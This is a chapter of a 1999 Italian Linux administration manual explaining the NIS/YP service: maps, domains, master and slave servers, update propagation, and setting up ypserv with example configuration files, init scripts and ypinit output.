Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# NIS

Il NIS, o *Network Information Service*, è un sistema di gestione di dati amministrativi concentrati in una sola fonte, rendendoli disponibili a tutta una rete in modo uniforme.

Questo tipo di servizio è stato ideato e sviluppato originariamente dalla Sun Microsystems denominandolo *Yellow Pages* (YP), ma successivamente il nome è stato cambiato perché questo era già un marchio registrato in Gran Bretagna della società telefonica British Telecom. Questa storia di NIS serve a spiegare il motivo per il quale molti programmi di utilità che riguardano questo servizio hanno, tradizionalmente, il prefisso **`yp`**, e anche perché spesso si parli di «servizi YP» invece che di «servizi NIS».

Il NIS è un meccanismo che si sovrappone alla gestione amministrativa di un tipico sistema Unix, e questo avviene in un modo non perfettamente integrato. Quando si introduce il NIS, si inserisce un livello di intermediazione tra l'utente e il sistema di amministratore preesistente.

## 89.1 Concentrazione amministrativa

Lo scopo del NIS è quello di concentrare in un solo elaboratore la gestione di una serie di file amministrativi. La tabella 89.1 elenca alcuni file di configurazione, tipici di un sistema Unix, che possono essere gestiti in questo modo.

| File | Descrizione |
|---|---|
| /etc/passwd | Informazioni sugli utenti. |
| /etc/group | Gruppi di utenti. |
| /etc/shadow | *Shadow password* (quando gestibili). |
| /etc/aliases | Alias di posta elettronica. |
| /etc/hosts | Traduzione degli indirizzi IP dei nodi della rete locale. |
| /etc/networks | Traduzione degli indirizzi IP delle sottoreti (locali). |
| /etc/protocols | Nomi e numeri dei protocolli di rete. |
| /etc/rpc | Numeri delle chiamate RPC. |
| /etc/services | Abbinamento dei servizi di rete ai numeri di porta corrispondenti. |

Tabella 89.1: Elenco di alcuni dei file amministrativi comunemente gestibili attraverso il NIS.

> È bene chiarire subito che il supporto alle *shadow password* non è disponibile in tutti i NIS esistenti; inoltre, la natura del NIS rende poco probabile l'utilità del loro utilizzo.

La concentrazione amministrativa si attua facendo in modo che le informazioni dei file che interessano siano gestite a partire da un unico nodo. Generalmente, l'utilità del NIS sta nella possibilità di amministrare gli utenti da un'unica origine, facendo in modo che questi vengano riconosciuti in tutti gli elaboratori di un certo «dominio», senza dover essere inseriti effettivamente in ognuno di questi.

Gli esempi che si faranno in questo capitolo sono volti principalmente al raggiungimento di questo risultato, concentrando così l'amministrazione dei file `/etc/passwd` e `/etc/group`.

### 89.1.1 Mappe NIS

Il NIS non utilizza i file amministrativi così come sono, ne crea una copia, e queste copie sono denominate «mappe». I file di mappa sono in formato DBM, dove si memorizzano solo coppie di dati: chiave-valore. Per questo motivo, a seconda della struttura dei file amministrativi originali, si possono generare più mappe differenti.

Quando si attiva il NIS, non si possono più utilizzare i vecchi comandi amministrativi (come **`passwd`**, **`chsh`**, ecc.), o quantomeno non conviene, perché il NIS non si accorge (autonomamente) dei cambiamenti apportati ai file amministrativi tradizionali. Bisogna utilizzare i comandi specifici del NIS, in modo che i cambiamenti siano annotati immediatamente nelle mappe e poi siano propagati nei file amministrativi normali del server NIS.

La tabella 89.2 riporta l'elenco di alcune delle mappe tipiche della gestione NIS. La collocazione di questi file dipende dal dominio NIS, descritto nella sezione seguente, e corrisponde in pratica a `/var/yp/`⟨*dominio-NIS*⟩`/`.

### 89.1.2 Dominio NIS

Quando si attiva un servizio NIS in un nodo, in modo che questo renda disponibili le informazioni relative a un gruppo di elaboratori, si deve definire un dominio NIS corrispondente. Questo non ha niente a che fare

| Mappa | Descrizione |
|---|---|
| passwd.byname | Utenti per nome. |
| passwd.byuid | Utenti per numero UID. |
| group.byname | Gruppi per nome. |
| group.bygid | Gruppi per numero GID. |
| shadow.byname | Utenti per nome (dal file `/etc/shadow`). |
| mail.aliases | Alias di posta elettronica. |
| hosts.byname | Nodi per nome. |
| hosts.byaddr | Nodi per indirizzo. |
| networks.byname | Reti locali per nome. |
| networks.byaddr | Reti locali per indirizzo. |
| protocols.byname | Protocolli di rete per nome. |
| protocols.bynumber | Protocolli di rete per numero. |
| rpc.byname | Chiamate RPC per nome. |
| rpc.bynumber | Chiamate RPC per numero. |
| services.byname | Servizi di rete per nome. |

Tabella 89.2: Elenco di alcune mappe NIS.

con i domini utilizzati dal servizio DNS, e generalmente, anche se potrebbe sovrapporsi perfettamente a un dominio di questo tipo, conviene utilizzare nomi distinti, che non abbiano un nesso logico o intuitivo.

Più precisamente, è meglio dire che si stabilisce prima l'estensione del dominio NIS che si vuole creare, quindi si deve «eleggere» il nodo più adatto a fungere da server NIS. Infatti, questo elaboratore deve trovarsi in una posizione adatta nella rete, in modo che sia accessibile facilmente da tutti gli elaboratori del dominio NIS. Oltre a questo è bene che si tratti di una macchina adeguata all'estensione del dominio: maggiore è il numero di client, maggiore sarà la frequenza con cui dovrà rispondere a richieste del protocollo NIS.

I file di mappa di un server NIS sono raggruppati distintamente per dominio, nella directory `/var/yp/`⟨*dominio-NIS*⟩`/`.

### 89.1.3 Server master e slave

Finora si è fatto riferimento a un server NIS unico per tutto il suo dominio di competenza. Quando si attiva un servizio di questo tipo, tutti gli elaboratori client di questo dominio dipendono completamente dal server per tutte quelle informazioni che sono state concentrate sotto la sua amministrazione. Se l'elaboratore che offre questo servizio dovesse venire a mancare per qualsiasi motivo, come un guasto, tutti i suoi client sarebbero in grave difficoltà.

Per risolvere il problema, si possono predisporre dei server NIS *slave*, definiti così solo perché riproducono le informazioni del server principale, o *master*.

> Il motivo per il quale si utilizza il servizio NIS è quello di uniformare e concentrare la gestione di informazioni di un gran numero di elaboratori, altrimenti non sarebbe giustificato l'impegno necessario alla sua attivazione. Di conseguenza, è praticamente obbligatorio attivare dei server *slave*, sia per attenuare i rischi di blocco del sistema globale, sia per ridurre il carico di richieste NIS su un'unica macchina.

La presenza di server *slave* impone la creazione di meccanismi automatici per il loro allineamento, generalmente attraverso il sistema Cron.

## 89.2 Distinzione dei ruoli tra server e client

Finora si è parlato del compito del server NIS, senza prendere in considerazione i client, e all'inizio la distinzione dei compiti può sembrare confusa.

Il client è un programma demone che si occupa di fornire al sistema in cui è in funzione le informazioni che altrimenti verrebbero ottenute dai soliti file di configurazione. La tipica situazione è il *login*: se il nome dell'utente non viene trovato nel file `/etc/passwd` locale, il client NIS cerca di ottenerlo dal server NIS.

In pratica, le funzionalità di server e client sono indipendenti, e ci possono essere elaboratori che fungono da server, altri che utilizzano il programma client per accedere alle informazioni e altri ancora che fanno questo e quello.

Se si pensa che il server NIS *master* deve contenere tutte le informazioni che vengono condivise dai programmi client presso gli altri elaboratori, potrebbe sembrare inutile l'attivazione del programma client nello stesso server. Le cose cambiano quando si considerano i server *slave*. Questi non dispongono delle informazioni che ha il *master*, e per ottenerle occorre attivare il client NIS in modo da poterli mettere in comunicazione con il *master*.

Nel sistema NIS così strutturato, i client cercano le informazioni, riferite al loro dominio, dal server che risponde più rapidamente. Ciò viene determinato generalmente attraverso una richiesta circolare (broadcast). Questo, tra le altre cose, è uno dei punti deboli del NIS: dal momento che qualunque elaboratore può rispondere a una chiamata circolare, chiunque è in grado di intromettersi per cercare di catturare delle informazioni.

### 89.2.1 Propagazione delle informazioni

Quando si deve intervenire per modificare qualche informazione di quelle che sono condivise attraverso il NIS, si presentano situazioni differenti a seconda delle circostanze. Queste si traducono in modalità diverse di propagazione di queste modifiche nell'intero sistema NIS. Si distinguono due situazioni fondamentali:

- la modifica di un'informazione nell'elaboratore di origine (il *master*) sui dati di partenza;
- la modifica di un'informazione attraverso gli strumenti offerti dal sistema NIS.

Nel primo caso le azioni da compiere sono:

1. aggiornare le mappe del *master*;
2. aggiornare le mappe degli *slave*.

Nel secondo caso le azioni da compiere sono:

1. aggiornare i file di configurazione corrispondenti nel *master*
2. aggiornare le mappe del *master*
3. aggiornare le mappe degli *slave*

Quando si interviene manualmente sui file di configurazione di partenza del server *master*, per esempio quando si vuole aggiungere o eliminare un utente, si deve poi comandare manualmente l'aggiornamento delle mappe NIS, ed eventualmente si può pilotare anche l'aggiornamento degli *slave*, attraverso un cosiddetto *push*.

Quando si utilizzano gli strumenti offerti da NIS per modificare la configurazione dei dati condivisi, ciò può avvenire solo attraverso un client, il quale si occupa di contattare il *master* che poi deve provvedere ad aggiornare i file normali e le mappe.

La propagazione delle mappe modificate agli *slave* potrebbe essere un problema. Per questo si utilizza generalmente il sistema Cron in ogni *slave*, in modo da avviare periodicamente il comando necessario a metterli in comunicazione con il *master* e verificare così la presenza di aggiornamenti eventuali.

Dalla precisione del funzionamento di questo sistema di propagazione derivano delle conseguenze pratiche che, a prima vista, possono sembrare assurde. Si può immaginare cosa può accadere quando un utente cambia la propria password da un client NIS. Questo contatta il *master* che provvede ad aggiornare le mappe e il file `/etc/passwd`. Ma fino a che gli *slave* non ricevono l'aggiornamento, i client che li utilizzano continuano a permettere l'accesso utilizzando la password vecchia. Questo può capitare allo stesso elaboratore dal quale è stata compiuta l'operazione di modifica, se questo utilizza il servizio di uno *slave* non aggiornato. In queste condizioni, l'utente che ha appena cambiato password e tenta un altro *login* sulla stessa macchina, potrebbe trovarsi spaesato di fronte al rifiuto che gli si presenta.

## 89.3 NIS e DNS

Il NIS permette di distribuire le informazioni contenute nei file `/etc/hosts` e `/etc/networks`. Questi sono i file di configurazione che permettono di risolvere i nomi dei nodi della rete locale, quando non si vuole fare uso di un DNS.

Attraverso questa possibilità è poi possibile configurare il file `/etc/host.conf` dei vari client NIS, in modo che venga utilizzata questa informazione. Di solito si tratta di indicare una riga come quella seguente:

```
order hosts,nis
```

Tuttavia, nel momento stesso in cui si pensa di volere utilizzare il NIS, si decide che l'organizzazione della rete locale è un problema serio, e come tale anche la risoluzione dei nomi della rete deve essere considerato un problema serio. In questo senso, diventa un controsenso la pretesa di gestire la risoluzione dei nomi attraverso NIS, quando con poco impegno si può attivare un server DNS; al limite si possono unire le due cose:

```
order hosts,bind,nis
```

## 89.4 NIS, NIS+, NYS e come complicarsi la vita

Purtroppo non esiste un unico sistema NIS standard; ne esistono tre: NIS, NIS+ e NYS. Il primo, è il sistema NIS tradizionale, piuttosto debole dal punto di vista della sicurezza; il secondo è un sistema più complesso, con lo scopo di superare i limiti di sicurezza del NIS tradizionale; il terzo è il sistema che vuole incorporare le funzionalità di NIS+ e aggiungere altri vantaggi.

Il sistema NIS tradizionale è quello più comune; il NIS+ è disponibile solo su sistemi Sun Microsystems; il NYS è in corso di sviluppo e in linea di massima può essere usato almeno come un NIS normale.

Per ogni tipo di server NIS ci deve essere un programma client adatto, configurato conformemente alle particolarità del servizio da cui attinge. Oltre a questo, a seconda del tipo di servizio utilizzato ci sono esigenze diverse rispetto alle librerie.

In pratica, a meno di volere approfondire l'argomento studiando dettagliatamente le dipendenze che ci sono tra i vari programmi di ogni tipo di NIS, conviene affidarsi alle scelte fatte dalla propria distribuzione GNU/Linux. Per quanto riguarda il server può trattarsi solo di NIS o NYS, in quanto il NIS+ appartiene esclusivamente a Sun Microsystems; per il client dovrebbe trattarsi di quello adatto a connettersi con il server NIS della distribuzione.[1]

> Il vero problema di tutto questo sta nel fatto che sono poche le distribuzioni GNU/Linux che pongono attenzione al NIS, e spesso capita che la configurazione definita in fase di compilazione dei sorgenti non sia perfetta. Tra le tante cose, potrebbe capitare che i file di configurazione debbano essere collocati in `/usr/etc/`, invece che in `/etc/` (questo solo a titolo di esempio). Di certo, mano a mano che l'interesse sul NIS degli utenti aumenterà, maggiore sarà la cura che vi verrà messa.

## 89.5 RPC

Il NIS utilizza le chiamate RPC per comunicare. Questo significa che è necessaria la presenza del *portmapper* in funzione sia nei server che nei client (si veda eventualmente il capitolo 78).

È anche importante verificare che i servizi di sincronizzazione, *time service*, siano previsti all'interno del file `/etc/inetd.conf`, come mostrato nel pezzo seguente:

```
#
# Time service is used for clock syncronization.
#
time    stream  tcp     nowait  nobody  /usr/sbin/tcpd  in.timed
time    dgram   udp     wait    nobody  /usr/sbin/tcpd  in.timed
```

Se si devono apportare delle modifiche a questo file di configurazione, bisogna ricordare di riavviare **`inetd`** (vedere eventualmente il capitolo 77).

## 89.6 Allestimento di un server NIS/NYS

Gli elementi indispensabili di un server NIS sono i programmi **`ypserv`** e **`makedbm`**. Il primo svolge il ruolo di demone in ascolto delle richieste NIS per il dominio di competenza, il secondo è necessario per convertire i file di configurazione normali in file DBM, cioè nelle mappe NIS.

Nel caso di un *master* è anche opportuna la presenza di altri due demoni: **`rpc.passwdd`** e **`rpc.ypxfrd`**. Il primo serve a permettere la modifica delle password degli utenti attraverso il sistema NIS, il secondo serve a facilitare l'aggiornamento agli *slave*.

La configurazione di **`ypserv`** e **`rpc.ypxfrd`** può dipendere dal modo in cui sono stati compilati i sorgenti rispettivi. In generale si utilizza il file `/etc/ypserv.conf` per definire il comportamento di entrambi i programmi; inoltre **`ypserv`** può far uso di `/var/yp/securenets` per conoscere gli indirizzi di rete da cui può accettare interrogazioni NIS, oppure può riutilizzare i tradizionali `/etc/hosts.allow` e `/etc/hosts.deny`. Per saperlo basta usare l'opzione **`--version`**, come nell'esempio seguente:

# **`ypserv --version`**[*Invio*]

```
ypserv - NYS YP Server version 1.1.7 (with tcp wrapper)
```

L'esempio mostra il risultato di un **`ypserv`** NYS compilato con il supporto per il *tcp wrapper*, cioè per l'utilizzo dei file `/etc/hosts.allow` e `/etc/hosts.deny`, gli stessi che servono a **`tcpd`** per filtrare gli accessi ai programmi controllati da **`inetd`**.

> Prima di poter avviare il server **`ypserv`**, oltre a provvedere per la sua configurazione, occorre necessariamente che il *portmapper* RPC sia in funzione, e che il dominio NIS sia stato definito. In assenza di una sola di queste due condizioni, il programma **`ypserv`** non funziona, e generalmente termina immediatamente il suo funzionamento.

[1] Anche se la propria distribuzione GNU/Linux non dovesse includerlo, esiste comunque un client adatto a utilizzare il servizio NIS+.

### 89.6.1 Dominio NIS

Il dominio NIS viene definito attraverso **`domainname`**, nel modo seguente:

domainname ⟨*dominio-NIS*⟩

Quando viene usato senza argomenti, si ottiene il nome del dominio NIS, e in questo modo si può controllare se l'impostazione è corretta.

Per esempio, l'impostazione del dominio NIS **`rost.nis-yp`** può essere fatta e controllata nel modo seguente:

\# **domainname rost.nis-yp**[*Invio*]

\# **domainname**[*Invio*]

```
rost.nis-yp
```

Mentre l'impostazione del dominio è di competenza dell'utente **`root`**, la verifica può essere fatta anche da un utente comune.

### 89.6.2 # domainname

domainname [⟨*opzioni*⟩] [⟨*dominio-NIS*⟩]

nisdomainname [⟨*opzioni*⟩] [⟨*dominio-NIS*⟩]

ypdomainname [⟨*opzioni*⟩] [⟨*dominio-NIS*⟩]

**`domainname`** (e i suoi alias) permette di modificare o visualizzare il nome del dominio NIS.

Alcune opzioni

-F ⟨*file*⟩ | --file ⟨*file*⟩

Permette di definire il nome di un file contenente il nome del dominio.

Esempi

L'utilizzo tipico di **`domainname`** è riservato agli script della procedura di inizializzazione del sistema. Le istruzioni necessarie potrebbero essere organizzate nel modo seguente:

```
# Set the NIS domain name
if [ -n "$NISDOMAIN" ]
then
    domainname $NISDOMAIN
else
    domainname ""
fi
```

Oppure in modo alternativo anche come segue, dove il nome del dominio è contenuto in un file. In tal caso, bisogna fare attenzione al fatto che il file in questione deve essere composto esclusivamente da una riga, altrimenti viene presa in considerazione solo l'ultima, e se questa è vuota, il dominio non viene definito.

```
# Set the NIS domain name
if [ -f "/etc/nisdomain" ]
then
    domainname -F /etc/nisdomain
else
    domainname ""
fi
```

### 89.6.3 Avvio di ypserv

In condizioni normali, **`ypserv`** non richiede l'uso di argomenti particolari, al massimo si tratta di controllare il file di configurazione `/etc/ypserv.conf` e l'eventuale `/var/yp/securenets` (prima si deve verificare con l'opzione **`-version`** se questo file è necessario, o se al suo posto si usano i file di configurazione del *tcp wrapper*). In ogni caso, è importante che la directory `/var/yp/` sia stata creata (al suo interno si dovrebbe trovare un file-make, ma questo verrà mostrato in seguito).

\# **ypserv**[*Invio*]

Se tutto va bene, il programma si avvia sullo sfondo e si disassocia dalla shell, diventando un processo figlio di **`init`**.

\# **pstree**[*Invio*]

```
init-+-...
     |-portmap
     |-...
     `-ypserv
```

Se il *portmapper* RPC non fosse attivo, oppure se non fosse stato definito il dominio NIS, l'avvio di **ypserv** non dovrebbe riuscire.

Eventualmente, si può verificare il funzionamento del *portmapper* stesso, attraverso il comando seguente:

`#` **`rpcinfo -p localhost`**[*Invio*]

```
   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
...
```

Le righe che si vedono dall'esempio mostrato sono la dichiarazione esplicita del funzionamento del *portmapper*. Per verificare espressamente la connessione con **ypserv**, si può usare il comando seguente:

`#` **`rpcinfo -u localhost ypserv`**[*Invio*]

```
program 100004 version 2 ready and waiting
```

## 89.6.4 # ypserv (NYS)

`ypserv [`⟨*opzioni*⟩`]`

**ypserv** è il demone che si occupa di servire un dominio NIS con le informazioni definite dalle mappe relative. **ypserv** accetta alcune opzioni nella riga di comando, ma viene configurato fondamentalmente attraverso il file `/etc/ypserv.conf`. Per il suo funzionamento corretto è necessario che il sistema RPC sia funzionante, che sia stato definito il dominio NIS e che la directory `/var/yp/` sia stata predisposta.

### Alcune opzioni

`-d [`⟨*percorso-yp*⟩`]` | `-debug [`⟨*percorso-yp*⟩`]`

Utilizzando questa opzione si fa in modo che **ypserv** funzioni in modalità diagnostica. Per questo, invece di passare sullo sfondo, continua a funzionare occupando il terminale dal quale è stato avviato, emettendo informazioni particolareggiate su ciò che avviene attraverso lo standard error. Eventualmente si può indicare un percorso come argomento dell'opzione, intendendo fare in modo che **ypserv** utilizzi le mappe contenute a partire da quella directory, invece di quelle che si trovano a partire da `/var/yp/`.

`-b` | `-dns`

Specifica che se un nodo non viene identificato diversamente, si deve utilizzare il servizio DNS.

`-v` | `-version`

Visualizza i dati riferiti alla particolare versione di **ypserv**, e questa indicazione è molto importante, soprattutto per sapere quali file vengono utilizzati per controllare gli indirizzi che possono accedere al servizio.

### Esempi

**ypserv**, quando tutto è configurato correttamente, viene avviato dalla procedura di inizializzazione del sistema, attraverso uno dei suoi script. L'esempio che segue rappresenta un modo semplice per ottenere questo, dove la variabile di ambiente **NISDOMAIN** viene usata per contenere il dominio NIS, e se manca non ha senso avviare il server NIS.

```
if [ -n "$NISDOMAIN" ]
then
    if [ -f /usr/sbin/ypserv ]
    then
        /usr/sbin/ypserv
        echo ypserv
    fi
fi
```

Quello mostrato è solo uno dei tanti modi; in generale bisogna ricordare che si può avviare il servizio NIS solo dopo aver avviato il *portmapper*.

Nelle distribuzioni più accurate, è normale trovare uno script apposito che permette di avviare e di interrompere l'attività del server NIS, assieme a tutto quello di cui potrebbe avere bisogno. Questo genere di script può trovarsi nelle directory `/etc/rc.d/init.d/`, `/etc/init.d/` e altre possibili.

### 89.6.5 /etc/ypserv.conf

La configurazione di `/etc/ypserv.conf` riguarda il funzionamento di **`ypserv`** e **`rpc.ypxfrd`**. Ogni volta che si fanno dei cambiamenti a questa configurazione occorre riavviare questi demoni o inviare loro un segnale **`SIGHUP`**.

L'impostazione di questo file può essere anche molto complicata. In linea di massima ci si può fidare della configurazione predefinita, o dei suggerimenti posti nei suoi commenti.

Il file può contenere commenti, rappresentati inizialmente dal simbolo **`#`**, righe vuote (o bianche), direttive riferite a opzioni e direttive riferite a regole di accesso. Le direttive di opzione hanno la forma seguente, dove la parola chiave **`yes`** attiva l'opzione, mentre **`no`** la disattiva.

⟨*opzione*⟩**:** [yes|no]

Le direttive di accesso hanno il formato seguente:

⟨*host*⟩**:**⟨*mappa*⟩**:**⟨*livello-sicurezza*⟩**:**⟨*soppressione*⟩[**:**⟨*campo*⟩]

Direttive di opzione

**`dns`**

Attivando questa opzione, si fa in modo che il server NIS utilizzi il DNS quando gli vengono richieste informazioni sui nodi che non può risolvere con le mappe **`hosts.*`**. Il valore predefinito è **`no`**, e questa opzione può essere attivata anche attraverso la riga di comando di **`ypserv`**, **`-dns`**, cosa che prende la precedenza su quanto stabilito in questo file di configurazione.

**`sunos_kludge`**

L'attivazione di questa opzione permette di rispondere alle chiamate utilizzate da **`ypbind`** di SunOS 4. Il valore predefinito per questa opzione è **`yes`**, ma la compatibilità con SunOS non è completa.

**`tryresolve`**

Questa opzione riguarda la risoluzione dei nomi dei nodi. Il suo valore predefinito è **`no`** e non serve in un sistema GNU/Linux.

**`xfr_check_port`**

Attivando questa opzione, il server *master* deve utilizzare una porta inferiore al numero 1024. Il valore predefinito è **`yes`**.

Campi delle direttive di accesso

⟨*host*⟩

Si tratta di un indirizzo IP che può rappresentare un solo nodo o un gruppo. La rappresentazione può essere fatta attraverso un indirizzo IP incompleto, o la coppia indirizzo/maschera. Un indirizzo IP incompleto rappresenta tutti gli indirizzi che iniziano in quel modo, per cui, per esempio, «192.168.» equivale alla notazione 192.168.0.0/255.255.0.0, dove il secondo indirizzo è la maschera.

⟨*mappa*⟩

Il nome della mappa, oppure un asterisco per identificare tutte le mappe.

⟨*livello-sicurezza*⟩

Il livello, o il tipo di sicurezza, viene definito attraverso una parola chiave: **`none`**, **`port`**, **`deny`**, **`des`**. Il loro significato viene descritto di seguito.

- **`none`**
  Concede qualunque accesso.
- **`port`**
  Permette di accedere se la porta è inferiore al numero 1024, ma solo se è stata specificata la soppressione.
- **`deny`**
  Vieta l'accesso alla mappa in questione.
- **`des`**
  Richiede l'autenticazione DES. Può funzionare solo se le librerie utilizzate hanno il supporto per questa funzionalità.

⟨*soppressione*⟩

Può contenere solo una tra le parole chiave **`yes`** e **`no`**. **`yes`** attiva la soppressione del campo specificato. La soppressione implica che al suo posto viene collocata una «x», se il controllo della porta rivela che la richiesta proviene da un accesso non privilegiato.

⟨*campo*⟩

Serve a specificare quale campo deve essere soppresso. Quello predefinito è il secondo.

Esempi

L'esempio seguente rappresenta una configurazione predefinita di una distribuzione GNU/Linux.

```
# Some options for ypserv. This things are all not needed, if
# you have a Linux net.

sunos_kludge: no
tryresolve: no
dns: no

# The following, when uncommented,  will give you shadow like passwords.
# Note that it will not work if you have slave NIS servers in your
# network that do not run the same server as you.

# Host                     : Map              : Security   : Passwd_mangle
#
# *                        : passwd.byname    : port       : yes
# *                        : passwd.byuid     : port       : yes

# Not everybody should see the shadow passwords, not secure, since
# under MSDOG everybody is root and can access ports < 1024 !
*                          : shadow.byname    : port       : yes

# If you comment out the next rule, ypserv and rpc.ypxfrd will
# look for YP_SECURE and YP_AUTHDES in the maps. This will make
# the security check a little bit slower, but you only have to
# change the keys on the master server, not the configuration files
# on each NIS server.
# If you have maps with YP_SECURE or YP_AUTHDES, you should create
# a rule for them above, that's much faster.
*                         : *                : none
```

Si è già accennato al fatto che i file di configurazione potrebbero essere cercati nella directory `/usr/etc/` invece che nella solita `/etc/`. Se si avvertono difficoltà, è consigliabile di utilizzare un collegamento simbolico all'interno di `/usr/etc/` che punti al file corrispondente nella directory `/etc/`.

### 89.6.6 /var/yp/securenets

Il file `/var/yp/securenets` viene usato da **`ypserv`** per sapere quali sono gli indirizzi ammessi a eseguire interrogazioni nel sistema NIS. Bisogna ricordare che **`ypserv`** potrebbe essere stato compilato per non usare questo file, utilizzando al suo posto `/etc/hosts.allow` e `/etc/hosts.deny`. Questo lo si determina utilizzando l'opzione **`-version`**.

Nel caso in cui **`ypserv`** utilizzi questo file, se manca o è vuoto, vengono consentiti tutti gli accessi in modo indiscriminato. Ogni volta che si modifica il file è necessario riavviare **`ypserv`**, oppure gli si deve inviare un segnale **`SIGHUP`**.

A parte i commenti, rappresentati dalle righe che iniziano con il simbolo **`#`**, e le righe vuote, questo file è fatto principalmente per annotare coppie di indirizzi IP, dove il primo è la maschera e il secondo l'indirizzo della rete a cui si vuole concedere l'accesso. L'esempio seguente è simile a quello che si trova nella documentazione interna *ypserv(8)*, e dovrebbe essere sufficiente a comprendere il meccanismo.

```
# Consente le connessioni dallo stesso elaboratore locale (è necessario)
# Equivale a 255.255.255.255 127.0.0.1
#
host 127.0.0.1
#
#
# Permette le connessioni da tutti gli elaboratori della rete locale
# 192.168.1.0
#
255.255.255.0   192.168.1.0
```

### 89.6.7 Configurazione e preparazione delle mappe

Le mappe NIS, come già accennato, sono collocate nella directory `/var/yp/`⟨*dominio-NIS*⟩`/`. I file delle mappe esistenti, per il solo fatto di esserci, definiscono implicitamente quali siano i dati amministrativi che vengono gestiti in quel dominio NIS particolare. La loro creazione, e il loro aggiornamento, avviene attraverso un file-make che si trova nella directory `/var/yp/` e che generalmente viene utilizzato attraverso uno script. Il problema, semmai, sta nella necessità di modificare tale file-make per definire quali mappe debbano essere costruite.

In linea di principio **non** è conveniente lasciare le cose come sono. Il NIS è un sistema troppo complesso perché un principiante possa permettersi di attivare subito la gestione completa di tutte le informazioni amministrative. Nell'esempio che segue viene mostrata una parte del file-make fornito con una particolare distribuzione GNU/Linux (non importa quale), modificato in modo da gestire esclusivamente le informazioni sugli utenti e i gruppi, senza password *shadow*. È bene ribadire che questo file-make è solo un esempio, come guida per la modifica di quello che si trova con la propria distribuzione.

```
# This Makefile should only be run on the NIS master server of a domain.

#...

# If this machine is an NIS master, comment out this next line so
# that changes to the NIS maps can be propagated to the slave servers.
# (By default we assume that we are only serving a small domain with
# only one server.)
#
#NOPUSH = "True"

#...

# If you don't want some of these maps built, feel free to comment
# them out from this list.
# Note that we don't build the ethers or bootparams maps by default
# since /etc/ethers and /etc/bootparams are not likely to be present
# on all systems.
#

all:  passwd group ypservers

##all:  passwd hosts group netid networks protocols rpc services netgrp \
##       mail shadow ypservers publickey ethers # amd.home auto.master
###        auto.home bootparams

ethers:    ethers.byname ethers.byaddr
hosts:     hosts.byname hosts.byaddr
networks:  networks.byaddr networks.byname
protocols: protocols.bynumber protocols.byname
rpc:       rpc.byname rpc.bynumber
services:  services.byname
passwd:    passwd.byname passwd.byuid
group:     group.byname group.bygid
shadow:    shadow.byname
netid:     netid.byname
netgrp:    netgroup netgroup.byhost netgroup.byuser
publickey: publickey.byname
mail:      mail.aliases

#...
```

Nella prima parte viene definito, attraverso una variabile, se il server deve occuparsi di spedire gli aggiornamenti (*push*) agli *slave*. In questo caso, commentando l'assegnamento della variabile **`NOPUSH`** si ottiene di mantenere attivo questo aggiornamento.[2]

Più avanti, l'obbiettivo **`all`** permette di definire quali mappe costruire. Dall'esempio si può vedere ciò che veniva proposto, commentato, e quello che serve per generare esclusivamente le mappe abbinate ai file `/etc/passwd` e `/etc/group`. Il nome **`ypservers`** si riferisce al file `/var/yp/ypservers`, che viene utilizzato per contenere l'elenco dei server (*master* e *slave*) competenti per il dominio (verrà chiarito in seguito).

Una volta predisposto il file-make, si può usare il programma **`make`**, senza argomenti, oppure si può utilizzare un comando specifico (è la scelta più elegante, mentre **`make`** è la scelta più semplice quando si ha raggiunto una certa dimestichezza con il sistema).

[2] Se non serve, o non funziona, si ottiene al massimo una segnalazione di errore nel momento in cui si utilizza il file-make, senza altri effetti collaterali.

# **/usr/lib/yp/ypinit -m**

Il vero vantaggio nell'utilizzo di questo programma (che poi è in realtà uno script), sta nel fatto che provvede a costruire al volo il file `/var/yp/servers`, con l'elenco dei server competenti per il dominio che si sta predisponendo.

```
At this point, we have to construct a list of the hosts which will run NIS
servers.  dinkel.brot.dg is in the list of NIS server hosts.  Please continue to add
the names for the other hosts, one per line.  When you are done with the
list, type a <control D>.
        next host to add:  dinkel.brot.dg
        next host to add:
```

Questa operazione va condotta dall'elaboratore che deve svolgere il ruolo di server *master*, di conseguenza, il suo indirizzo deve apparire per primo. Supponendo di avere un secondo elaboratore da utilizzare come *slave*, si può aggiungere il suo nome e quindi terminare con la combinazione [ *Ctrl+d* ].

next host to add: **roggen.brot.dg**[ *Invio* ]

next host to add: [ *Ctrl+d* ]

```
The current list of NIS servers looks like this:

dinkel.brot.dg
roggen.brot.dg

Is this correct?  [y/n: y]
```

[ *Invio* ]

```
We need some  minutes to build the databases...
Building /var/yp/rost.nis-yp/ypservers...
Running /var/yp/Makefile...
NIS Map update started on Sun May 31 23:00:14 CEST 1998
make[1]: Entering directory '/var/yp/rost.nis-yp'
Updating passwd.byname...
Updating passwd.byuid...
Updating group.byname...
Updating group.bygid...
make[1]: Leaving directory '/var/yp/rost.nis-yp'
NIS Map update completed.
```

Questo è il tipo di risultato che si può osservare quando tutto procede regolarmente. Se non si utilizza lo script **`ypinit`**, si salta la predisposizione del file `/var/yp/rost.nis-yp/ypservers`, che però potrebbe essere già stato ottenuto da un'esecuzione precedente di **`ypinit`**. In pratica, lo script **`ypinit`** va utilizzato convenientemente la prima volta che si allestisce il server, mentre le altre volte è sufficiente utilizzare solo **`make`** dalla directory `/var/yp/`.

### 89.6.8 # rpc.yppasswdd

rpc.yppasswdd [⟨*opzioni*⟩]

Il demone **`rpc.yppasswdd`** deve essere utilizzato solo nel server *master* e la sua presenza permette agli utenti di cambiare la password di accesso attraverso il programma **`yppasswd`**.

Le opzioni disponibili dipendono molto dalla versione di questo programma e dal modo con cui è stato compilato. È da questo programma che dipende anche la possibilità o meno di utilizzare **`ypchsh`** e **`ypchfn`**. In generale, utilizzandolo senza opzioni particolari, è possibile solo la modifica della password.

## 89.7 Predisposizione del server slave

I server *slave*, ammesso che se ne vogliano avere, devono poter comunicare con il server *master*, e questo richiede implicitamente che questi, oltre che server *slave*, siano anche dei client. Più avanti verrà spiegato come predisporre un client NIS; per il momento è bene affrontare ugualmente il problema, per mantenere mentalmente il collegamento con quanto già trattato sul server *master*.

Un server *slave* richiede le stesse cose del server *master*, a eccezione del demone **`rpc.yppasswdd`** che nello *slave* non ha ragione di esistere. Questo significa che:

- si deve impostare il dominio NIS;

- si deve configurare **ypserv** attraverso `/etc/ypserv.conf` e `/var/yp/securenets`, oppure gli altri file del *tcp wrapper*.

Si è già accennato al fatto che il server *slave* deve avere il client NIS in funzione, ma la differenza più interessante sta nell'assenza del file-make nella directory `/var/yp/`. Naturalmente, il file-make può anche esserci, ma non deve essere preso in considerazione.

